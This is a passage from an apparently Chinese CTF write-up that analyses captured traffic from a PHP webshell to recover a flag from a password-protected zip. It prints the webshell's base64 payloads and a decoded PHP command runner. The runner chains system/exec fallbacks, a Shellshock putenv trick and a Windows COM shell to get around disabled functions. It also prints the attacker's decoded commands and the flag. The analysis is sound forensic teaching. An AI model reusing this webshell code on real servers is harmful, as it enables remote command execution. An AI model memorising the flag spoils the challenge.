cGVuJykpeyRwID0gQHByb2Nfb3BlbigkYywgYXJyYXkoMSA9PiBhcnJheSgncGlwZScsICd3JyksIDIgPT4gYXJyYXkoJ3BpcGUnLCAndycpKSwg
JGlvKTt3aGlsZSghZ2lob2YoJGlvWzFdKSl7JHpbnQoQGZnZXRzKCRpb1sxXSwyMDQ4KSk7fXdoaWxlKCFAZmVlZigkaW9bMl0pKXtwcmludChA
ZmdldHMoJGlvWzJdLDIwNDgpKTt9QGZjbG9zZSgkaW9bMV0pO0BmY2xvc2UoJGlvWzJdKTtAcHJvY19jbG9zZSgkcCk7fWVsc2VpZmZSgnYW50
c3lzdGVtJykpe0BhbnRzeXN0ZW0oJGMpO31lbHNlaWYocnVuc2hlbGxzaG9jaygkZCwgJGMpKSB7cmV0dXJuICRyZXQ7fWVsc2VpZihdZJzdHIo
JGQsMCwxKSE9Ii8iICYmIEBjbGFzc19leGlzdHMoIkNPTSIpKXskXskdz1uZXcgQ09NKCdXU2NyaXB0LnNoZWxsJyk7JGU9JHctPlJlYWRBbGwoKTtwcmludCgkcm
bz0kZS0%2BU3RkT3V0KCk7JHJldC49JHNvLT5SZWFkQWxsKCk7JHNlPSRlLT5TdGRFcnIoKTskcmV0Lj0kc2UtPlJlYWRBbGwoKTtwcmludCgkcm
V0KTt9ZWxzZXskcmV0ID0gMTI3O31yZXR1cm4gJHJldDt9cmV0dXJuICRyZXQ9QHJ1bmNtZCgkci4iIDI%2BJjEiKTtwcmludCAoJHJldCE9MCk%2FInJldD
17JHJldH0iOiIiOzt9Y2F0Y2goRXhjZXB0aW9uICRlXtlY2hvICJFUlJPUjovLyIuJGUtPmdldE1lc3NhZ2UoKTt9O2Fzb3V0cHV0KCk7ZGllKC
k7&o1faebd4ec3d97=jmL2Jpbi9zaA%3D%3D
```

一眼丁真，直接上php,快速处理一下

```
   array(4) {
  ["_GET"]=>
  array(0) {
  }
  ["_POST"]=>
  array(5) {
    ["cmd"]=>
    string(76) "var_dump(get_defined_vars());@eval(@base64_decode($_POST['kc1b01ee4a605']));"
    ["e57fb9c067c677"]=>
    string(2) "E8"
    ["g479cf6f058cf8"]=>
    string(98) "hnY2QgIi9Vc2Vycy9jaGFuZy9TaXRlcy90ZXN0IjtoZWFkIC1uIC4uL2ZsYWcudHh0O2VjaG8gW1NdO3B3ZDtlY2hvIFtFXQ
=="
    ["kc1b01ee4a605"]=>
    string(3476) "QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwgIjAiKTtAc2V0X3RpbWVfbGltaXQoMCk7ZnVuY3Rpb24gYXNlbmMoJG91dC
l7cmV0dXJuICRvdXQ7fTtmdW5jdGlvbiBhc291dHB1dCgpeyRvdXRwdXQ9b2JfZ2V0X2NvbnRlbnRzKCk7b2JfZW5kX2NsZWFuKCk7ZWNobyAiZj
lhIi4iYTI1MCI7ZWNobyBAYXNlbmMoJG91dHB1dCk7ZWNobyAiMTNlIi4iM2I5Ijt9b2Jfc3RhcnQoKTt0cnl7JHA9YmFzZTY0X2RlY29kZShzdW
JzdHIoJF9QT1NUWyJvMWZhZWJkNGVjM2Q5NyJdLDIpKTskcz1iYXNlNjRfZGVjb2RlKHN1YnN0cigkX1BPU1RbImc0NzljZjZmMDU4Y2Y4Il0sMi
kpOyRlbnZzdHI9QGJhc2U2NF9kZWNvZGUoc3Vic3RyKCRfUE9TVFsiZTU3ZmI5YzA2N2M2NzciXSwyKSk7JGQ9ZGlybmFtZSgkX1NFUlZFUlsiU0
NSSVBUX0ZJTEVOQU1FIl0pOyRjPXN1YnN0cigkZCwwLDEpPT0iLyI/Ii1jIFwieyRzfVwiIjoiL2MgXCJ7JHN9XCIiO2lmKHN1YnN0cigkZCwwLD
EpPT0iLyIpe0BwdXRlbnYoIlBBVEg9Ii5nZXRlbnYoIlBBVEgiKS4iOi91c3IvbG9jYWwvc2JpbjovdXNyL2xvY2FsL2JpbjovdXNyL3NiaW46L3
Vzci9iaW46L3NiaW46L2JpbiIpO31lbHNle0BwdXRlbnYoIlBBVEg9Ii5nZXRlbnYoIlBBVEgiKS4iO0M6L1dpbmRvd3Mvc3lzdGVtMzI7QzovV2
luZG93cy9TeXNXT1c2NDtDOi9XaW5kb3dzO0M6L1dpbmRvd3MvU3lzdGVtMzIvV2luZG93c1Bvd2VyU2hlbGwvdjEuMC87Iik7fWlmKCFlbXB0eS
gkZW52c3RyKSl7JGVudmFycj1leHBsb2RlKCJ8fHxhc2xpbmV8fHwiLCAkZW52c3RyKTtmb3JlYWNoKCRlbnZhcnIgYXMgJHYpIHtpZiAoIWVtcH
R5KCR2KSkge0BwdXRlbnYoc3RyX3JlcGxhY2UoInx8fGFza2V5fHx8IiwgIj0iLCAkdikpO319fSRyPSJ7JHB9IHskY30iO2Z1bmN0aW9uIGZlKC
RmKXskZD1leHBsb2RlKCIsIixAaW5pX2dldCgiZGlzYWJsZV9mdW5jdGlvbnMiKSk7aWYoZW1wdHkoJGQpKXskZD1hcnJheSgpO31lbHNleyRkPW
FycmF5X21hcCgndHJpbScsYXJyYXlfbWFwKCdzdHJ0b2xvd2VyJywkZCkpO31yZXR1cm4oZnVuY3Rpb25fZXhpc3RzKCRmKSYmaXNfY2FsbGFibG
UoJGYpJiYhaW5fYXJyYXkoJGYsJGQpKTt9O2Z1bmN0aW9uIHJ1bnNoZWxsc2hvY2soJGQsICRjKSB7aWYgKHN1YnN0cigkZCwgMCwgMSkgPT0gIi
8iICYmIGZlKCdwdXRlbnYnKSAmJiAoZmUoJ2Vycm9yX2xvZycpIHx8IGZlKCdtYWlsJykpKSB7aWYgKHN0cnN0cihyZWFkbGluaygiL2Jpbi9zaC
IpLCAiYmFzaCIpICE9IEZBTFNFKSB7JHRtcCA9IHRlbXBuYW0oc3lzX2dldF90ZW1wX2RpcigpLCAnYXMnKTtwdXRlbnYoIlBIUF9MT0w9KCkgey
B4OyB9OyAkYyA+JHRtcCAyPiYxIik7aWYgKGZlKCdlcnJvcl9sb2cnKSkge2Vycm9yX2xvZygiYSIsIDEpO30gZWxzZSB7bWFpbCgiYUAxMjcuMC
4wLjEiLCAiIiwgIiIsICItYnYiKTt9fSBlbHNlIHtyZXR1cm4gRmFsc2U7fSRvdXRwdXQgPSBAZmlsZV9nZXRfY29udGVudHMoJHRtcCk7QHVubG
luaygkdG1wKTtpZiAoJG91dHB1dCAhPSAiIikge3ByaW50KCRvdXRwdXQpO3JldHVybiBUcnVlO319cmV0dXJuIEZhbHNlO307ZnVuY3Rpb24gcn
VuY21kKCRjKXskcmV0PTA7JGQ9ZGlybmFtZSgkX1NFUlZFUlsiU0NSSVBUX0ZJTEVOQU1FIl0pO2lmKGZlKCdzeXN0ZW0nKSl7QHN5c3RlbSgkYy
wkcmV0KTt9ZWxzZWlmKGZlKCdwYXNzdGhydScpKXtAcGFzc3RocnUoJGMsJHJldCk7fWVsc2VpZihmZSgnc2hlbGxfZXhlYycpKXtwcmludChAc2
hlbGxfZXhlYygkYykpO31lbHNlaWYoZmUoJ2V4ZWMnKSl7QGV4ZWMoJGMsJG8sJHJldCk7cHJpbnQoam9pbigiCiIsJG8pKTt9ZWxzZWlmKGZlKC
dwb3BlbicpKXskZnA9QHBvcGVuKCRjLCdyJyk7d2hpbGUoIUBmZW9mKCRmcCkpe3ByaW50KEBmZ2V0cygkZnAsMjA0OCkpO31AcGNsb3NlKCRmcC
k7fWVsc2VpZihmZSgncHJvY19vcGVuJykpeyRwID0gQHByb2Nfb3BlbigkYywgYXJyYXkoMSA9PiBhcnJheSgncGlwZScsICd3JyksIDIgPT4gYX
JyYXkoJ3BpcGUnLCAndycpKSwgJGlvKTt3aGlsZSghQGZlb2YoJGlvWzFdKSl7cHJpbnQoQGZnZXRzKCRpb1sxXSwyMDQ4KSk7fXdoaWxlKCFAZm
VvZigkaW9bMl0pKXtwcmludChAZmdldHMoJGlvWzJdLDIwNDgpKTt9QGZjbG9zZSgkaW9bMV0pO0BmY2xvc2UoJGlvWzJdKTtAcHJvY19jbG9zZS
gkcCk7fWVsc2VpZihmZSgnYW50c3lzdGVtJykpe0BhbnRzeXN0ZW0oJGMpO31lbHNlaWYocnVuc2hlbGxzaG9jaygkZCwgJGMpKSB7cmV0dXJuIC
RyZXQ7fWVsc2VpZihzdWJzdHIoJGQsMCwxKSE9Ii8iICYmIEBjbGFzc19leGlzdHMoIkNPTSIpKXskdz1uZXcgQ09NKCdXU2NyaXB0LnNoZWxsJy
k7JGU9JHctPmV4ZWMoJGMpOyRzbz0kZS0+U3RkT3V0KCk7JHJldC49JHNvLT5SZWFkQWxsKCk7JHNlPSRlLT5TdGRFcnIoKTskcmV0Lj0kc2UtPl
JlYWRBbGwoKTtwcmludCgkcmV0KTt9ZWxzZXskcmV0ID0gMTI3O31yZXR1cm4gJHJldDt9OyRyZXQ9QHJ1bmNtZCgkci4iIDI+JjEiKTtwcmludC
AoJHJldCE9MCk/InJldD17JHJldH0iOiIiOzt9Y2F0Y2goRXhjZXB0aW9uICRlKXtlY2hvICJFUlJPUjovLyIuJGUtPmdldE1lc3NhZ2UoKTt9O2
Fzb3V0cHV0KCk7ZGllKCk7"
    ["o1faebd4ec3d97"]=>
    string(14) "jmL2Jpbi9zaA=="
  }
```

首先处理一下最长的`kc1b01ee4a605`

```php
<?php
@ini_set("display_errors", "0");
@set_time_limit(0);
function asenc($out)
{
    return $out;
}
```

```php
;
function asoutput()
{
    $output = ob_get_contents();
    ob_end_clean();
    echo "f9a" . "a250";
    echo @asenc($output);
    echo "13e" . "3b9";
}

ob_start();
try {
    $p = base64_decode(substr($_POST["o1faebd4ec3d97"], 2));
    $s = base64_decode(substr($_POST["g479cf6f058cf8"], 2));
    $envstr = @base64_decode(substr($_POST["e57fb9c067c677"], 2));
    $d = dirname($_SERVER["SCRIPT_FILENAME"]);
    $c = substr($d, 0, 1) == "/" ? "-c \"{$s}\"" : "/c \"{$s}\"";
    if (substr($d, 0, 1) == "/") {
        @putenv("PATH=" . getenv("PATH") . ":/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin");
    } else {
        @putenv("PATH=" . getenv("PATH") . ";C:/Windows/system32;C:/Windows/SysWOW64;C:/Windows;C:/Windows/Syste
m32/WindowsPowerShell/v1.0/;");
    }
    if (!empty($envstr)) {
        $envarr = explode("|||asline|||", $envstr);
        foreach ($envarr as $v) {
            if (!empty($v)) {
                @putenv(str_replace("|||askey|||", "=", $v));
            }
        }
    }
    $r = "{$p} {$c}";
    function fe($f)
    {
        $d = explode(",", @ini_get("disable_functions"));
        if (empty($d)) {
            $d = array();
        } else {
            $d = array_map('trim', array_map('strtolower', $d));
        }
        return (function_exists($f) && is_callable($f) && !in_array($f, $d));
    }

    ;
    function runshellshock($d, $c)
    {
        if (substr($d, 0, 1) == "/" && fe('putenv') && (fe('error_log') || fe('mail'))) {
            if (strstr(readlink("/bin/sh"), "bash") != FALSE) {
                $tmp = tempnam(sys_get_temp_dir(), 'as');
                putenv("PHP_LOL=() { x; }; $c >$tmp 2>&1");
                if (fe('error_log')) {
                    error_log("a", 1);
                } else {
                    mail("a@127.0.0.1", "", "", "-bv");
                }
            } else {
                return False;
            }
            $output = @file_get_contents($tmp);
```

```
            @unlink($tmp);
            if ($output != "") {
                print($output);
                return True;
            }
        }
        return False;
    }

    ;
    function runcmd($c)
    {
        $ret = 0;
        $d = dirname($_SERVER["SCRIPT_FILENAME"]);
        if (fe('system')) {
            @system($c, $ret);
        } elseif (fe('passthru')) {
            @passthru($c, $ret);
        } elseif (fe('shell_exec')) {
            print(@shell_exec($c));
        } elseif (fe('exec')) {
            @exec($c, $o, $ret);
            print(join("
", $o));
        } elseif (fe('popen')) {
            $fp = @popen($c, 'r');
            while (!@feof($fp)) {
                print(@fgets($fp, 2048));
            }
            @pclose($fp);
        } elseif (fe('proc_open')) {
            $p = @proc_open($c, array(1 => array('pipe', 'w'), 2 => array('pipe', 'w')), $io);
            while (!@feof($io[1])) {
                print(@fgets($io[1], 2048));
            }
            while (!@feof($io[2])) {
                print(@fgets($io[2], 2048));
            }
            @fclose($io[1]);
            @fclose($io[2]);
            @proc_close($p);
        } elseif (fe('antsystem')) {
            @antsystem($c);
        } elseif (runshellshock($d, $c)) {
            return $ret;
        } elseif (substr($d, 0, 1) != "/" && @class_exists("COM")) {
            $w = new COM('WScript.shell');
            $e = $w->exec($c);
            $so = $e->StdOut();
            $ret .= $so->ReadAll();
            $se = $e->StdErr();
            $ret .= $se->ReadAll();
            print($ret);
        } else {
            $ret = 127;
        }
        return $ret;
    }
```

```
    ;
    $ret = @runcmd($r . " 2>&1");
    print ($ret != 0) ? "ret={$ret}" : "";;
} catch (Exception $e) {
    echo "ERROR://" . $e->getMessage();
};
asoutput();
die();
```

这两个函数十分关键

```
    $p = base64_decode(substr($_POST["o1faebd4ec3d97"], 2));
    $s = base64_decode(substr($_POST["g479cf6f058cf8"], 2));
```

因为`$_POST["o1faebd4ec3d97"]`有亿点短，
直接先看看$s是个嘛玩意

```
cd "/Users/chang/Sites/test";head -n ../flag.txt;echo [S];pwd;echo [E]
```

嗯哼

直接看第18个包，继续古法炮制

```
array(4) {
  ["_GET"]=>
  array(0) {
  }
  ["_POST"]=>
  array(5) {
    ["cmd"]=>
    string(77) "var_dump(get_defined_vars());@eval(@base64_decode($_POST['t14ae029df18c6']));"
    ["e57fb9c067c677"]=>
    string(2) "rX"
    ["g479cf6f058cf8"]=>
    string(98) "flY2QgIi9Vc2Vycy9jaGFuZy9TaXRlcy90ZXN0IjtoZWFkIC1uIDIgLi4vZmxhZy50eHQ7ZWNobyBbU107cHdkO2VjaG8gW0
Vd"
    ["o1faebd4ec3d97"]=>
    string(14) "VyL2Jpbi9zaA=="
    ["t14ae029df18c6"]=>
    string(3492) "QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwgIjAiKTtAc2V0X3RpbWVfbGltaXQoMCk7ZnVuY3Rpb24gYXNlbmMoJG91dC
l7cmV0dXJuICRvdXQ7fTtmdW5jdGlvbiBhc291dHB1dCgpeyRvdXRwdXQ9b2JfZ2V0X2NvbnRlbnRzKCk7b2JfZW5kX2NsZWFuKCk7ZWNobyAiNj
I1ZmU4Ii4iNjliNDllIjtlY2hvIEBhc2VuYygkb3V0cHV0KTtlY2hvICI2M2MxZGIiLiJmMWU4MTEiO31vYl9zdGFydCgpO3RyeXskcD1iYXNlNj
RfZGVjb2RlKHN1YnN0cigkX1BPU1RbIm8xZmFlYmQ0ZWMzZDk3Il0sMikpOyRzPWJhc2U2NF9kZWNvZGUoc3Vic3RyKCRfUE9TVFsiZzQ3OWNmNm
YwNThjZjgiXSwyKSk7JGVudnN0cj1AYmFzZTY0X2RlY29kZShzdWJzdHIoJF9QT1NUWyJlNTdmYjljMDY3YzY3NyJdLDIpKTskZD1kaXJuYW1lKC
RfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7JGM9c3Vic3RyKCRkLDAsMSk9PSIvIj8iLWMgXCJ7JHN9XCIiOiIvYyBcInskc31cIiI7aWYoc3
Vic3RyKCRkLDAsMSk9PSIvIil7QHB1dGVudigiUEFUSD0iLmdldGVudigiUEFUSCIpLiI6L3Vzci9sb2NhbC9zYmluOi91c3IvbG9jYWwvYmluOi
91c3Ivc2JpbjovdXNyL2Jpbjovc2JpbjovYmluIik7fWVsc2V7QHB1dGVudigiUEFUSD0iLmdldGVudigiUEFUSCIpLiI7QzovV2luZG93cy9zeX
N0ZW0zMjtDOi9XaW5kb3dzL1N5c1dPVzY0O0M6L1dpbmRvd3M7QzovV2luZG93cy9TeXN0ZW0zMi9XaW5kb3dzUG93ZXJTaGVsbC92MS4wLzsiKT
t9aWYoIWVtcHR5KCRlbnZzdHIpKXskZW52YXJyPWV4cGxvZGUoInx8fGFzbGluZXx8fCIsICRlbnZzdHIpO2ZvcmVhY2goJGVudmFyciBhcyAkdi
kge2lmICghZW1wdHkoJHYpKSB7QHB1dGVudihzdHJfcmVwbGFjZSgifHx8YXNrZXl8fHwiLCAiPSIsICR2KSk7fX19JHI9InskcH0geyRjfSI7Zn
VuY3Rpb24gZmUoJGYpeyRkPWV4cGxvZGUoIiwiLEBpbmlfZ2V0KCJkaXNhYmxlX2Z1bmN0aW9ucyIpKTtpZihlbXB0eSgkZCkpeyRkPWFycmF5KC
k7fWVsc2V7JGQ9YXJyYXlfbWFwKCd0cmltJyxhcnJheV9tYXAoJ3N0cnRvbG93ZXInLCRkKSk7fXJldHVybihmdW5jdGlvbl9leGlzdHMoJGYpJi
Zpc19jYWxsYWJsZSgkZikmJiFpbl9hcnJheSgkZiwkZCkpO307ZnVuY3Rpb24gcnVuc2hlbGxzaG9jaygkZCwgJGMpIHtpZiAoc3Vic3RyKCRkLC
AwLCAxKSA9PSAiLyIgJiYgZmUoJ3B1dGVudicpICYmIChmZSgnZXJyb3JfbG9nJykgfHwgZmUoJ21haWwnKSkpIHtpZiAoc3Ryc3RyKHJlYWRsaW
5rKCIvYmluL3NoIiksICJiYXNoIikgIT0gRkFMU0UpIHskdG1wID0gdGVtcG5hbShzeXNfZ2V0X3RlbXBfZGlyKCksICdhcycpO3B1dGVudigiUE
hQX0xPTD0oKSB7IHg7IH07ICRjID4kdG1wIDI+JjEiKTtpZiAoZmUoJ2Vycm9yX2xvZycpKSB7ZXJyb3JfbG9nKCJhIiwgMSk7fSBlbHNlIHttYW
lsKCJhQDEyNy4wLjAuMSIsICIiLCAiIiwgIi1iiIpO319IGVsc2Uge3JldHVybiBGYWxzZTt9JG91dHB1dCA9IEBmaWxlX2dldF9jb250ZW50cy
gkdG1wKTtAdW5saW5rKCR0bXApO2lmICgkb3V0cHV0ICE9ICIiKSB7cHJpbnQoJG91dHB1dCk7cmV0dXJuIFRydWU7fX1yZXR1cm4gRmFsc2U7fT
tmdW5jdGlvbiBydW5jbWQoJGMpeyRyZXQ9MDskZD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoZmUoJ3N5c3RlbScpKX
tAc3lzdGVtKCRjLCRyZXQpO31lbHNlaWYoZmUoJ3Bhc3N0aHJ1Jykpe0BwYXNzdGhydSgkYywkcmV0KTt9ZWxzZWlmKGZlKCdzaGVsbF9leGVjJy
kpe3ByaW50KEBzaGVsbF9leGVjKCRjKSk7fWVsc2VpZihmZSgnZXhlYycpKXtAZXhlYygkYywkbywkcmV0KTtwcmludChqb2luKCIKIiwkbykpO3
1lbHNlaWYoZmUoJ3BvcGVuJykpeyRmcD1AcG9wZW4oJGMsJ3InKTt3aGlsZSghQGZlb2YoJGZwKSl7cHJpbnQoQGZnZXRzKCRmcCwyMDQ4KSk7fU
BwY2xvc2UoJGZwKTt9ZWxzZWlmKGZlKCdwcm9jX29wZW4nKSl7JHAgPSBAcHJvY19vcGVuKCRjLCBhcnJheSgxID0+IGFycmF5KCdwaXBlJywgJ3
cnKSwgMiA9PiBhcnJheSgncGlwZScsICd3JykpLCAkaW8pO3doaWxlKCFAZmVvZigkaW9bMV0pKXtwcmludChAZmdldHMoJGlvWzFdLDIwNDgpKT
t9d2hpbGUoIUBmZW9mKCRpb1syXSkpe3ByaW50KEBmZ2V0cygkaW9bMl0sMjA0OCkpO31AZmNsb3NlKCRpb1sxXSk7QGZjbG9zZSgkaW9bMl0pO0
Bwcm9jX2Nsb3NlKCRwKTt9ZWxzZWlmKGZlKCdhbnRzeXN0ZW0nKSl7QGFudHN5c3RlbSgkYyk7fWVsc2VpZihydW5zaGVsbHNob2NrKCRkLCAkYy
kpIHtyZXR1cm4gJHJldDt9ZWxzZWlmKHN1YnN0cigkZCwwLDEpIT0iLyIgJiYgQGNsYXNzX2V4aXN0cygiQ09NIikpeyR3PW5ldyBDT00oJ1dTY3
JpcHQuc2hlbGwnKTskZT0kdy0+ZXhlYygkYyk7JHNvPSRlLT5TdGRPdXQoKTskcmV0Lj0kc28tPlJlYWRBbGwoKTskc2U9JGUtPlN0ZEVycigpOy
RyZXQuPSRzZS0+UmVhZEFsbCgpO3ByaW50KCRyZXQpO31lbHNleyRyZXQgPSAxMjc7fXJldHVybiAkcmV0O307JHJldD1AcnVuY21kKCRyLiIgMj
4mMSIpO3ByaW50ICgkcmV0IT0wKT8icmV0PXskcmV0fSI6IiI7O31jYXRjaChFeGNlcHRpb24gJGUpe2VjaG8gIkVSUk9SOi8vIi4kZS0+Z2V0TW
Vzc2FnZSgpO307YXNvdXRwdXQoKTtkaWUoKTs="
  }
```


看到这熟悉格式，直接把`g479cf6f058cf8`的前两个删去然后base64

```
cd "/Users/chang/Sites/test";head -n 2 ../flag.txt;echo [S];pwd;echo [E]
```

就这么试，然后在第20个包里找到了

```
cd "/Users/chang/Sites/test";zip -P PaSsZiPWorD flag.zip ../flag.txt;echo [S];pwd;echo [E]
```

flag被压缩了QWQ，还是有密码的

继续分析后面的流量，在最后一个包里看到了一个压缩包文件

```
eb327956PK    稀匱 3讄X   T
  ../flag.txtUT  ?LbK6Lbux
 ?     
p=T猸鶺T?? y鳎胆帥b朘?突D腳{螢t隋徹h?g<O<k<忽???Y塚槧旚鞠嗒 柙綾?T朷懲PK  3讄X   T   PK    稀匱 3讄X   T
         ../flag.txtUT ?Lbux
 ?     PK      Q   ?    44e71eb66
```

掐头去尾，扔到winhex里面，然后用密码`PaSsZiPWorD`解压

```
Yes,this is the flag file.
And the flag is:
DASCTF{f3f32f434eddbc6e6b5043373af95ae8}
```

> **DASCTF{f3f32f434eddbc6e6b5043373af95ae8}**

其他题解

> 师傅们太厉害了 Orz

- **Crypto题解**
- **部分Pwn题解**
- **部分RE题解**
- **部分Misc题解**
- **部分Web题解**

（完）